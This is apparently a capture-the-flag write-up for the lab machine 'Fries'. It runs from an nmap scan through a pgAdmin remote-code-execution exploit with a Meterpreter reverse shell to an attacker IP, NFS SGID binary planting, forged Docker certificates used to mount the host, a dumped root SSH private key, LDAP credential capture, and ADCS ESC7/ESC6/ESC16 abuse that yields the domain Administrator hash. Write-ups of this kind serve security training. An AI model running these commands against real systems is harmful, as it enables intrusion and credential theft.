PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b3:a8:f7:5d:60:e8:66:16:ca:92:f6:76:ba:b8:33:c2 (ECDSA)
|_  256 07:ef:11:a6:a0:7d:2b:4d:e8:68:79:1a:7b:a7:a9:cd (ED25519)
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          nginx 1.18.0 (Ubuntu)
|_http-title: Welcome to Fries - Fries Restaurant
|_http-server-header: nginx/1.18.0 (Ubuntu)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-23 19:59:03Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after:  2105-11-18T05:39:19
|_ssl-date: 2025-11-23T20:00:34+00:00; +7h00m01s from scanner time.
443/tcp   open  ssl/http      nginx 1.18.0 (Ubuntu)
| tls-nextprotoneg:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-server-header: nginx/1.18.0 (Ubuntu)
| ssl-cert: Subject: commonName=pwm.fries.htb/organizationName=Fries Foods LTD/stateOrProvinceName=Madrid/countryName=SP
| Not valid before: 2025-06-01T22:06:09
|_Not valid after:  2026-06-01T22:06:09
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-11-23T20:00:33+00:00; +7h00m00s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after:  2105-11-18T05:39:19
2179/tcp  open  vmrdp?
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after:  2105-11-18T05:39:19
|_ssl-date: 2025-11-23T20:00:34+00:00; +7h00m01s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fries.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after:  2105-11-18T05:39:19
|_ssl-date: 2025-11-23T20:00:33+00:00; +7h00m00s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49686/tcp open  msrpc         Microsoft Windows RPC
49688/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  msrpc         Microsoft Windows RPC
49913/tcp open  msrpc         Microsoft Windows RPC
56601/tcp open  msrpc         Microsoft Windows RPC
56628/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-11-23T19:59:53
|_  start_date: N/A
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
Most of the ports are common for a Domain Controller and there are references to hostname DC01 and domain fries.htb, so I add those to my /etc/hosts file. Additionally there seem to be some containers with Ubuntu running since SSH, HTTP and HTTPS report it.
Execution
As is common in real life Windows penetration tests, you will start the Fries box with credentials for the following account : d.cooper@fries.htb / D4LE11maan!!
The provided credentials do not work for authenticating to the Windows domain nor the SSH service, so I have a look at the web application on port 80. It’s for a restaurant called Fries, but there’s not much to discover besides a menu. It’s not possible to make a reservation, so I move on.

On HTTPS I can find an instance of PWM, an open source password self-service for LDAP directories. There’s a notice regarding running in configuration mode, so its config can be updated. Unfortunately the credentials do not work there either.

Using ffuf to enumerate valid virtual hosts, I quickly find code and add it to my hosts file. The application there is Gitea and the provided creds do work.
After logging in I get access to the repository fries.htb with the code for the restaurant page. Within in the README.md there are instructions on how to run build the Docker container and run the code. A screenshot reveals the username svc on web and the configuration section contains the URL http://db-mgmt05.fries.htb. I also add this domain to my hosts file. Dale is listed as a point of contact for access to this system.

Browsing through the commits, the very first one has credentials inside. dale.cooperaccidentally added an .env file with the PostgreSQL database URL inside. This shows the credentials root:PsqLR00tpaSS11 for the database ps_db.
As the name suggests the db-mgmt05.fries.htb points to a database management system, precisely pgAdmin. dale.cooper’s password also works there. The about page shows version 9.1 and looking up known vulnerabilities quickly finds CVE-2025-2945, a remote code execution. It comes with a metasploit module.
Saving the previous script as exploit.rc, I can feed it via -r to msfconsole. This automatically exploits the vulnerability and drops me into a meterpreter session as pgadmin within a Docker container.
$ msfconsole -r exploit.rc--- SNIP ---[*] Started reverse TCP handler on 10.10.10.10:4444[*] Running automatic check ("set AutoCheck false" to disable)[+] The target appears to be vulnerable. pgAdmin version 9.1.0 is affected[+] Successfully authenticated to pgAdmin[+] Successfully initialized sqleditor[*] Exploiting the target...[*] Sending stage (24772 bytes) to 10.129.147.105[+] Received a 500 response from the exploit attempt, this is expected[*] Meterpreter session 1 opened (10.10.10.10:4444 -> 10.129.147.105:49880) at 2025-11-26 17:29:08 +0100meterpreter > getuidServer username: pgadminmeterpreter > sysinfoComputer : cb46692a4590OS : Linux 6.8.0-87-generic #88~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Tue Oct 14 14:03:14 UTC 2Architecture : x64Meterpreter : python/linux
Privilege Escalation
Shell as svc
The environment variables within the container leak another password. Spraying Friesf00Ds2025!! against the all the known usernames, d.cooper, svc and the others in the PostgeSQL database shows a valid password for svc on SSH.
Having a look around on the system, there are some interesting ports available. Apparently there is NFS and also the Docker daemon is exposed on port 2376.
In order to access the NFS shares, I forward the port 2049 and open a SOCKS proxy via SSH. Then I enumerate the available shares with showmount and get only one hit. Then I mount /srv/web.fries.htb through the established proxy.
$ ssh -L 2049:127.0.0.1:2049 -D 1080 svc@fries.htb$ proxychains -q showmount -e 127.0.0.1Export list for 127.0.0.1:/srv/web.fries.htb *$ sudo mount -t nfs 127.0.0.1:/srv/web.fries.htb /mnt/
The mounted directory consists out of three sub folders. certs, the most promising one, is owned by user root and group infra managers when checked on the remote system. The webroot folder contains the source code of the web application and shared is empty, but has very open permissions.
$ ls -lan /mnttotal 20drw-r-xr-x 5 655 0 4096 May 28 2025 .drwxr-xr-x 19 0 0 4096 Oct 8 19:05 ..drwxrwx--- 2 0 59605603 4096 May 26 2025 certsdrwxrwxrwx 3 0 0 4096 Nov 29 2025 shareddrwxr----- 5 1000 1000 4096 Nov 28 2025 webroot
My goal is to become one of the infra managers (group id 59605603) and then read the contents of certs directory. In order to do so I decide to plant a Bash binary with the SGID bit set. Instead of creating a local user and group to match those values, I just spin up a new Docker container and mount the already mounted NFS share.
First I copy the Bash binary into the shared directory with the remote user on the target. Otherwise I risk not being able to execute it due to missing dependencies. Then I copy the Bash binary once again, but this time with the user in the container and then apply the SGID bit.
$ cd /host/shared$ ls -latotal 1376drwxrwxrwx 3 root root 4096 Nov 29 2025 .drw-r-xr-x 5 655 root 4096 May 28 2025 ..-rwxr-xr-x 1 1000 1000 1396520 Nov 29 2025 bash$ cp bash priv$ chmod g+s priv$ ls -latotal 2740drwxrwxrwx 3 root root 4096 Nov 29 2025 .drw-r-xr-x 5 655 root 4096 May 28 2025 ..-rwxr-xr-x 1 1000 1000 1396520 Nov 29 2025 bash-rwxr-sr-x 1 nobody 59605603 1396520 Nov 29 2025 priv
Now with ./priv -p I can effectively become a member of the infra managers group and get access to the certs folder. In there are files for the SSL certificate authority and I transfer them all to my own machine.
$ ./priv -p$ iduid=1000(svc) gid=1000(svc) egid=59605603(infra managers) groups=59605603(infra managers),1000(svc)$ ls -la /srv/web.fries.htb/certstotal 32drwxrwx--- 2 root infra managers 4096 May 26 2025 .drw-r-xr-x 5 655 root 4096 May 28 2025 ..-rw-r----- 1 root infra managers 1708 Nov 29 01:25 ca-key.pem-rw-r----- 1 root infra managers 1111 Nov 29 01:25 ca.pem-rw-r----- 1 root infra managers 1115 Nov 29 01:25 server-cert.pem-rw-r----- 1 root infra managers 940 Nov 29 01:25 server.csr-rw-r----- 1 root infra managers 1704 Nov 29 01:25 server-key.pem-rw-r----- 1 root infra managers 205 Nov 29 01:25 server-openssl.cnf
One way to interact with the Docker daemon is through providing a valid certificate for the authentication1. Additionally different access authorization plugins can be used, one of them being AuthZ2. The presence of the certificate files in /etc/docker/certs and the file /var/lib/authz-broker/policy.json hints towards that.
$ ls -la /etc/docker/certs/total 32drwxr-xr-x 2 root root 4096 May 26 2025 .drwxr-xr-x 3 root root 4096 May 26 2025 ..-rw------- 1 root root 1708 May 26 2025 ca-key.pem-rw-r--r-- 1 root root 1111 May 26 2025 ca.pem-rw-r--r-- 1 root root 1115 May 26 2025 server-cert.pem-rw-r--r-- 1 root root 940 May 26 2025 server.csr-rw------- 1 root root 1704 May 26 2025 server-key.pem-rw-r--r-- 1 root root 205 May 26 2025 server-openssl.cnf$ cat /var/lib/authz-broker/policy.json {"name":"policy_1", "users": ["svc"], "actions": ["container_list", "container_logs"]}{"name":"policy_1", "users": ["sysadm"], "actions": ["container"], "readonly":true}{"name":"policy_2", "users": ["root"], "actions": [""]}
With access to the certificate and key for the root certificate authority trusted by Docker, I can create a new certificate with the common nameroot and then escalate my privileges on the host through Docker. Therefore I first create a certificate signing request and then use the stolen key material to sign the certificate for root.
Then I also forward port 2376 to my machine and connect to the remoteDocker socket with my generated certificates. Listing all the available images with image ls shows 6 different ones and I just pick one of those to create a new container while mounting the host file system to /host. With the root shell in the container I can read the SSH key used by the account and authenticate via SSH to read the first flag.
$ docker --tlsverify \ --tlscacert=ca.pem \ --tlscert=root.pem \ --tlskey=root.key \ --host tcp://127.0.0.1:2376 \ image lsREPOSITORY TAG IMAGE ID CREATED SIZE<none> <none> a35a9aa8056b 6 days ago 513MBfries-web latest 192168217481 6 months ago 151MBpostgres 16 616e340baeac 6 months ago 436MBdpage/pgadmin4 9.1.0 b2e76a3c5433 9 months ago 513MBpwm/pwm-webapp latest 6b2bacb1343e 9 months ago 378MBgitea/gitea 1.22.6 dfd595e2afd4 11 months ago 167MB$ docker --tlsverify \ --tlscacert=ca.pem \ --tlscert=root.pem \ --tlskey=root.key \ --host tcp://127.0.0.1:2376 \ run \ --rm \ -it \ --volume '/:/host' \ fries-web \ bashroot@019a7e4d6191:/host/root/.ssh# cat id_rsa-----BEGIN OPENSSH PRIVATE KEY-----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-----END OPENSSH PRIVATE KEY-----
Access as svc_infra
Within the scripts directory there are some cleanup scripts that show how the root account is interacting with the Docker daemon. After exporting the same environment variables in my shell, I can also talk to the Docker socket.
From the previous interaction with the target, I know there’s PWM running within a container. In order to read the configuration I spawn a shell in the running container and poke around. The running processes reveal the application path to be /config. There I find the PwmConfiguration.xml with the hashed password for the web UI.

hashcat just takes a few moments to find the correct password and I can use rockon! to login into the configuration manager on https://fries.htb. Within the connection settings for the LDAP authentication, I replace the URL with one pointing to my own host via ldap (dropping the secure connection).
After spinning up my own listener with responder and clicking the Test LDAP Profile button, there’s a hit with the credentials svc_infra:m6tneOMAh5p0wQ0d and finally access to the fries.htb domain.
I start by collecting the data for BloodHound and then upload the generated ZIP archive to be analyzed for interesting paths.
$ bloodhound-ce-python -d fries.htb \ -dc dc01.fries.htb \ -u svc_infra \ -p 'm6tneOMAh5p0wQ0d' \ -c ALL \ -ns 10.129.147.105 \ --zipINFO: BloodHound.py for BloodHound Community EditionINFO: Found AD domain: fries.htbINFO: Getting TGT for userINFO: Connecting to LDAP server: dc01.fries.htbINFO: Found 1 domainsINFO: Found 1 domains in the forestINFO: Found 2 computersINFO: Connecting to LDAP server: dc01.fries.htbINFO: Found 19 usersINFO: Found 54 groupsINFO: Found 2 gposINFO: Found 2 ousINFO: Found 19 containersINFO: Found 0 trustsINFO: Starting computer enumeration with 10 workersINFO: Querying computer: webINFO: Querying computer: DC01.fries.htbINFO: Done in 00M 23S

There’s one outbound edge from svc_infra towards gmsa_ca_prod$ where the password can be read. The group managed service account is also in the Remote Management Users group and can be used to get a shell on the Domain Controller.
By using nxc and the gmsa module I can easily get the NTLM hash for gmsa_ca_prod$ and use that with evil-winrm-py for the shell.
Based on the description GroumManagedServiceAccount used for Certification Authority operations, I suspect privileges on the certificate authority for ADCS and use certipy-ad to enumerate. This shows that due to the privileges the CA is vulnerable to ESC7.
$ certipy-ad find -u 'gmsa_ca_prod$@fries.htb' \ -hashes :fc20b3d3ec179c5339ca59fbefc18f4a \ -dc-host dc01.fries.htb \ -vulnerable \ -text \ -stdout[*] Finding certificate templates[*] Found 33 certificate templates[*] Finding certificate authorities[*] Found 1 certificate authority[*] Found 11 enabled certificate templates[*] Finding issuance policies[*] Found 16 issuance policies[*] Found 0 OIDs linked to templates[*] Retrieving CA configuration for 'fries-DC01-CA' via RRP[*] Successfully retrieved CA configuration for 'fries-DC01-CA'[*] Checking web enrollment for CA 'fries-DC01-CA' @ 'DC01.fries.htb'[*] Enumeration output:Certificate Authorities 0 CA Name : fries-DC01-CA DNS Name : DC01.fries.htb Certificate Subject : CN=fries-DC01-CA, DC=fries, DC=htb Certificate Serial Number : 26117C1FFA5705AF443B7E82E8C639A9 Certificate Validity Start : 2025-11-18 05:39:18+00:00 Certificate Validity End : 3024-05-19 14:11:46+00:00 Web Enrollment HTTP Enabled : False HTTPS Enabled : False User Specified SAN : Disabled Request Disposition : Issue Enforce Encryption for Requests : Enabled Active Policy : CertificateAuthority_MicrosoftDefault.Policy Permissions Owner : FRIES.HTB\Administrators Access Rights ManageCa : FRIES.HTB\gMSA_CA_prod FRIES.HTB\Domain Admins FRIES.HTB\Enterprise Admins FRIES.HTB\Administrators Enroll : FRIES.HTB\gMSA_CA_prod FRIES.HTB\Domain Users FRIES.HTB\Domain Computers FRIES.HTB\Authenticated Users ManageCertificates : FRIES.HTB\Domain Admins FRIES.HTB\Enterprise Admins FRIES.HTB\Administrators [+] User Enrollable Principals : FRIES.HTB\Domain Users FRIES.HTB\gMSA_CA_prod FRIES.HTB\Authenticated Users FRIES.HTB\Domain Computers [+] User ACL Principals : FRIES.HTB\gMSA_CA_prod [!] Vulnerabilities ESC7 : User has dangerous permissions.Certificate Templates : [!] Could not find any certificate templates
This can be exploited in at least two possible ways3 and I try to make it vulnerable to ESC6, but just abusing this does not work anymore for modern domains and has to combined with ESC164.
First I import the PSPKI module and then use it to change the EditFlags from 1114446 to 1376590, basically xoring the value with 40000. This makes the CA vulnerable to ESC6 after a restart.
When I re-run the previous certipy-ad command the tools shows the additional vulnerabilities ESC6 and ESC16 and I can proceed to request a new certificate with svc_infra and specify the Administrator with its SID as alternate subject. Proceeding to use the certificate to authenticate saves a TGT and prints the NTLM hash for the account. I’ll use this then to get an interactive shell on the Domain Controller.
$ certipy-ad req -u 'svc_infra@fries.htb' \ -p 'm6tneOMAh5p0wQ0d' \ -dc-host dc01.fries.htb \ -ca 'fries-DC01-CA' \ -template 'User' \ -upn 'administrator@fries.htb' \ -sid 'S-1-5-21-858338346-3861030516-3975240472-500'Certipy v5.0.3 - by Oliver Lyak (ly4k)[*] Requesting certificate via RPC[*] Request ID is 44[*] Successfully requested certificate[*] Got certificate with UPN 'administrator@fries.htb'[*] Certificate object SID is 'S-1-5-21-858338346-3861030516-3975240472-500'[*] Saving certificate and private key to 'administrator.pfx'[*] Wrote certificate and private key to 'administrator.pfx'$ faketime -f +7h certipy-ad auth -pfx administrator.pfx \ -dc-ip 10.10.11.96Certipy v5.0.3 - by Oliver Lyak (ly4k)[*] Certificate identities:[*] SAN UPN: 'administrator@fries.htb'[*] SAN URL SID: 'S-1-5-21-858338346-3861030516-3975240472-500'[*] Using principal: 'administrator@fries.htb'[*] Trying to get TGT...[*] Got TGT[*] Saving credential cache to 'administrator.ccache'[*] Wrote credential cache to 'administrator.ccache'[*] Trying to retrieve NT hash for 'administrator'[*] Got hash for 'administrator@fries.htb': aad3b435b51404eeaad3b435b51404ee:a773cb05d79273299a684a23ede56748
I was later informed by j1ndoSH that a recent version of Certify can also be used to make the CA vulnerable to ESC6 and ESC16.
flowchart TD

subgraph "Execution"
    A(Web) -->|Bruteforce vHosts| B(Find code subdomain with Gitea instance)
    B -->|Assume Breach| C(Access as d.cooper to Gitea)
    C -->|Leak credentials in commit| D(Postgres Root)
    C -->|Reveal subdomain db5-mgmt05| E(pgAdmin access as d.cooper)
    D & E -->|CVE-2025-2945| F(Shell as pgadmin in container)
end

subgraph "Privilege Escalation"
    F -->|Password in environment variable| H(Shell as svc)
    C -->|Leak username svc in screenshot| H
    H -->|Port Forward| I(Access to NFS share)
    I -->|Place SGID binary| J(Access as group infra managers)
    J -->|Read root CA for docker & sign certifcate| K(root access to Docker)
    K -->|Mount host file system to read SSH key| L(Shell as root)
    L -->|Read PWM configuration| M(Hashes password)
    M -->|Crack password| N(Access to PWN configuration editor)
    N -->|Modify LDAP url and test connection| O(Access as svc_infra)
    O -->|Read GMSA password hash| P(Shell as gmsa_ca_prod$)
    P -->|ManageCA for ADCS| Q(ESC7)
